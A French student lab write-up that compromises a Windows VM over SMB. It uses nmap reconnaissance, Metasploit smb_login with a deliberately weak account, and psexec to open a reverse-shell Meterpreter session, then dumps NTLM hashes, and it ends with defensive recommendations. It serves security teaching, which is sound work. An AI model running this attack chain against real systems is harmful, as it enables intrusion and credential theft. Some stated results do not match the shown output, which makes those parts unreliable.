

TP 3.2 – Attaque d’un système Windows et extraction d’identifiants

1. Introduction

Dans un environnement professionnel, les attaques informatiques ne reposent pas nécessairement sur des vulnérabilités complexes. Dans la majorité des cas, elles exploitent des **mauvaises configurations**, des **services exposés** ou des **identifiants faibles**.

Ce TP met en œuvre un scénario réaliste inspiré des infrastructures d’entreprise, dans lequel un attaquant déjà présent sur le réseau interne cherche à :

- Identifier une machine cible
- Analyser ses services
- Exploiter une faiblesse d’authentification
- Obtenir un accès distant
- Extraire des informations sensibles

2. Objectifs du TP

- Comprendre la méthodologie d’une attaque interne
- Identifier les services exposés sur Windows
- Exploiter des identifiants faibles
- Obtenir un accès via SMB
- Extraire des hash de mots de passe
- Analyser les causes de compromission
- Proposer des mesures de sécurité

3. Contexte du laboratoire

Machine	Rôle	Adresse IP
Kali Linux	Attaquant	192.168.56.30
Windows	Cible	192.168.56.20


4. Vérification de l’accessibilité

Commande :

```
ping 192.168.56.20
```

Résultat :

- Réponse ICMP → machine accessible



```
james@kali: ~  
File Actions Edit View Help  
(james@kali)-[~]  
$ ping 192.168.56.20  
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.  
64 bytes from 192.168.56.20: icmp_seq=1 ttl=128 time=1.76 ms  
64 bytes from 192.168.56.20: icmp_seq=2 ttl=128 time=1.88 ms  
64 bytes from 192.168.56.20: icmp_seq=3 ttl=128 time=1.26 ms  
64 bytes from 192.168.56.20: icmp_seq=4 ttl=128 time=1.83 ms  
64 bytes from 192.168.56.20: icmp_seq=5 ttl=128 time=1.54 ms  
64 bytes from 192.168.56.20: icmp_seq=6 ttl=128 time=1.31 ms  
64 bytes from 192.168.56.20: icmp_seq=7 ttl=128 time=1.70 ms
```

Figure 1 : Test de connectivité avec ping

Analyse :


La réponse au ping confirme :

- Connectivité réseau fonctionnelle
- Présence de la machine sur le réseau

5. Scan des services (Reconnaissance)

Commande :

```
nmap -sS 192.168.56.20
```



```
(james@kali)-[~]  
$ nmap -sS 192.168.56.20  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 18:30 +0200  
Nmap scan report for 192.168.56.20  
Host is up (0.0033s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 08:00:27:4C:E0:73 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 5.19 seconds
```

Figure 2 : Résultat du scan Nmap

Résultats observés :

- Port **445/tcp ouvert (SMB)**
- Services Windows détectés

Analyse cybersécurité :

Le port 445 est critique car :


- Utilisé pour le partage réseau (SMB)
- Très ciblé en entreprise
- Permet authentification distante

Surface d'attaque directe

6. Enumération SMB (sans authentification)

Commande :

```
nmap -p 445 --script smb-os-discovery 192.168.56.20
```



```
(james@kali)-[~]  
$ nmap -p 445 --script smb-os-discovery 192.168.56.20  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 15:04 +0200  
Nmap scan report for 192.168.56.20  
Host is up (0.00097s latency).  
  
PORT      STATE SERVICE  
445/tcp    open  microsoft-ds  
MAC Address: 08:00:27:4C:E0:73 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 4.85 seconds
```

Figure 3 : Informations SMB (OS, nom machine)

Informations récupérées :

- Nom machine
- Version Windows
- Groupe de travail

Analyse :

Cette phase correspond à la **reconnaissance passive avancée** → Permet d'adapter l'attaque


7. Découverte des partages réseau

Commande :

```
smbclient -L //192.168.56.20 -N
```

Résultat réel :

```
session setup failed: NT_STATUS_ACCESS_DENIED
```

A terminal window with a black background. The prompt is (james@kali)-[~]. The user enters the command \$ smbclient -L //192.168.56.20 -N. The output is do_connect: Connection to 192.168.56.20 failed (Error NT_STATUS_HOST_UNREACHABLE).

```
(james@kali)-[~]  
$ smbclient -L //192.168.56.20 -N  
do_connect: Connection to 192.168.56.20 failed (Error NT_STATUS_HOST_UNREACHABLE)
```

Figure 4 : Accès anonyme refusé

7.1 Analyse

L'accès anonyme est bloqué, ce qui signifie :

- Guest désactivé
- Sessions nulles interdites
- SMB sécurisé côté accès public

Bonne pratique de sécurité Windows.

7.2 Impact sécurité

- Empêche l'énumération sans authentification
- Réduit la fuite d'informations
- Bloque les attaques passives SMB

7.3 Adaptation attaque

L'attaquant doit maintenant utiliser :

- Identifiants valides
- Brute force SMB
- Comptes faibles

7.3.1 Test SMB avec utilisateur valide

Commande réelle :

```
smbclient -L //192.168.56.20 -U james
```

Résultat possible :

- Demande mot de passe
- Ou échec si mauvais mot de passe

```
(james@kali)-[/home/james]
PS> smbclient -L //192.168.56.20 -U james
Password for [WORKGROUP\james]:

      Sharename      Type      Comment
      ─────────      ───      ─────────
      ADMIN$         Disk      Administration à distance
      C$              Disk      Partage par défaut
      IPC$            IPC       IPC distant
      TP_3.1          Disk
      Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.20 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 5 : Authentication SMB

7.3.2 Analyse


Cette étape montre que :

- SMB fonctionne uniquement avec authentification
- La sécurité dépend des identifiants
- Le facteur humain devient critique

8. Simulation d'identifiants faibles

Commande (Windows) :

```
net user kemene 1234 /add
```



```
Administrateur : Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

PS C:\Windows\system32> net user kemene 1234 /add
La commande s'est terminée correctement.
```

Figure 6 : Création utilisateur vulnérable

Analyse :

- Mot de passe faible
- Pattern courant en entreprise

Vulnérabilité **humaine**

9. Test d'authentification avec Metasploit

Lancement :

msfconsole

Module :

```
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.56.20
set SMBUser kemene
set SMBPass 1234
run
```

```
(james@kali)-[~]
$ msfconsole

Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)


      _____
     .#####. ;"
    _.._.._   ;d         dd';   _.._.._
   " dddddd'..'dd       dddddd'..'ddddd "
  '-. dddddd dddddd dddddd dddddd dddddd d;
     ^ dddddd dddddd dddddd dddddd dddddd ^
    --'. dddd -. d        d '-.'--"
       ".d' ; d          d `.' ;'
      | dddd dddd        d        .
       ' ddd ddd ddd      ,
        '. dddd ddd
         ', ddd d
           ( 3 c )      /|__ \ Metasploit! \
           ;d'. _*_..'' \|__ \
           '(.,...."/

= [ metasploit v6.4.124-dev ]
+ -- --[ 2,632 exploits - 1,328 auxiliary - 1,710 payloads ]
+ -- --[ 431 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > set SMBUser kemene
SMBUser => kemene
msf auxiliary(scanner/smb/smb_login) > set SMBPass 1234
SMBPass => 1234
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445 - 192.168.56.20:445 - Starting SMB login bruteforce
[*] 192.168.56.20:445 - 192.168.56.20:445 - Success: '\kemene:1234'
[!] 192.168.56.20:445 - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445 - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.20:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

Figure 7 : Authentification réussie

Analyse :

- Accès valide confirmé
- Faible sécurité des comptes

Étape clé de compromission


10. Exploitation avec PSEXec

Commandes :

```

use exploit/windows/smb/psexec
set RHOSTS 192.168.56.20
set SMBUser kemene
set SMBPass 1234
run

```



```

msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'Kemene'
[*] 192.168.56.20:445 - Selecting PowerShell target
[*] 192.168.56.20:445 - Executing the payload...
[+] 192.168.56.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (190534 bytes) to 192.168.56.20
[*] Meterpreter session 1 opened (192.168.56.30:4444 → 192.168.56.20:53781) at 2026-04-27 13:04:29 +0200

```

Figure 8 : Session Meterpreter

Analyse cybersécurité :

- Exécution de commandes à distance
- Accès complet au système

Compromission totale

11. Post-exploitation : extraction des identifiants

Commandes :

```

getsystem
hashdump

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
92	4	Registry	x64	0		
284	628	svchost.exe	x64	0		
292	4	smss.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\svchost.exe
364	628	svchost.exe	x64	0	ICE R◆SEAU	C:\Windows\System32\svchost.exe
368	756	RuntimeBroker.exe	x64	1	DESKTOP-TJA1KRN-james	C:\Windows\System32\RuntimeBroker.exe
408	628	svchost.exe	x64	0	AUTORITE NT\System◆me	C:\Windows\System32\svchost.exe
416	404	csrss.exe	x64	0		C:\Windows\System32\svchost.exe
492	484	csrss.exe	x64	1		C:\Windows\System32\svchost.exe
500	404	wininit.exe	x64	0		C:\Windows\System32\svchost.exe
560	484	winlogon.exe	x64	1	AUTORITE NT\System◆me	C:\Windows\System32\winlogon.exe
600	628	svchost.exe	x64	0	AUTORITE NT\System◆me	C:\Windows\System32\svchost.exe
624	628	svchost.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\svchost.exe

```

meterpreter > migrate 560
[*] Migrating from 1720 to 560...
[*] Migration completed successfully.
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
james:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaac
ca2db52:::
testuser:1002:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8073aac:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60412083bb253a43f3294a525c9121c6:::

```

Figure 10 : Extraction des hash

Résultat :

- Hash NTLM des utilisateurs

Analyse :

Possibilité de :

- Crack offline (John, Hashcat)
- Pass-the-hash
- Mouvement latéral

Escalade vers compromission réseau

12. Analyse globale de l'attaque

Chaîne d'attaque :

1. Reconnaissance réseau
2. Identification SMB
3. Enumération
4. Exploitation identifiants faibles
5. Accès distant
6. Extraction des credentials

Faibles exploitées :

Type	Description
Configuration	SMB ouvert
Authentification	Mot de passe faible
Accès	Partages non sécurisés
Privilèges	Escalade possible

13. Mesures de sécurité recommandées

➤ Authentification

- ❖ Mots de passe forts
- ❖ Politique de complexité
- ❖ MFA

➤ Réseau

- ❖ Fermer port 445 si inutile
- ❖ VLAN segmentation
- ❖ Firewall interne

➤ Système

- ❖ Désactiver comptes inutiles
- ❖ Limiter SMB anonyme
- ❖ Journalisation activée

➤ Défense avancée

- ❖ IDS/IPS
- ❖ SIEM
- ❖ Détection brute force

14. Utilisation avancée des outils

Nmap avancé :

```
nmap -A -T4 192.168.56.20
```

SMB :

```
smbclient -U user //IP/share
```

Metasploit :

```
set VERBOSE true  
set THREADS 10
```

15. Conclusion

Ce TP démontre qu'une attaque réussie ne nécessite pas forcément une vulnérabilité complexe, mais repose souvent sur :

- Des erreurs humaines
- Une mauvaise configuration
- Un manque de contrôle des accès

L'attaquant progresse méthodiquement jusqu'à compromettre totalement le système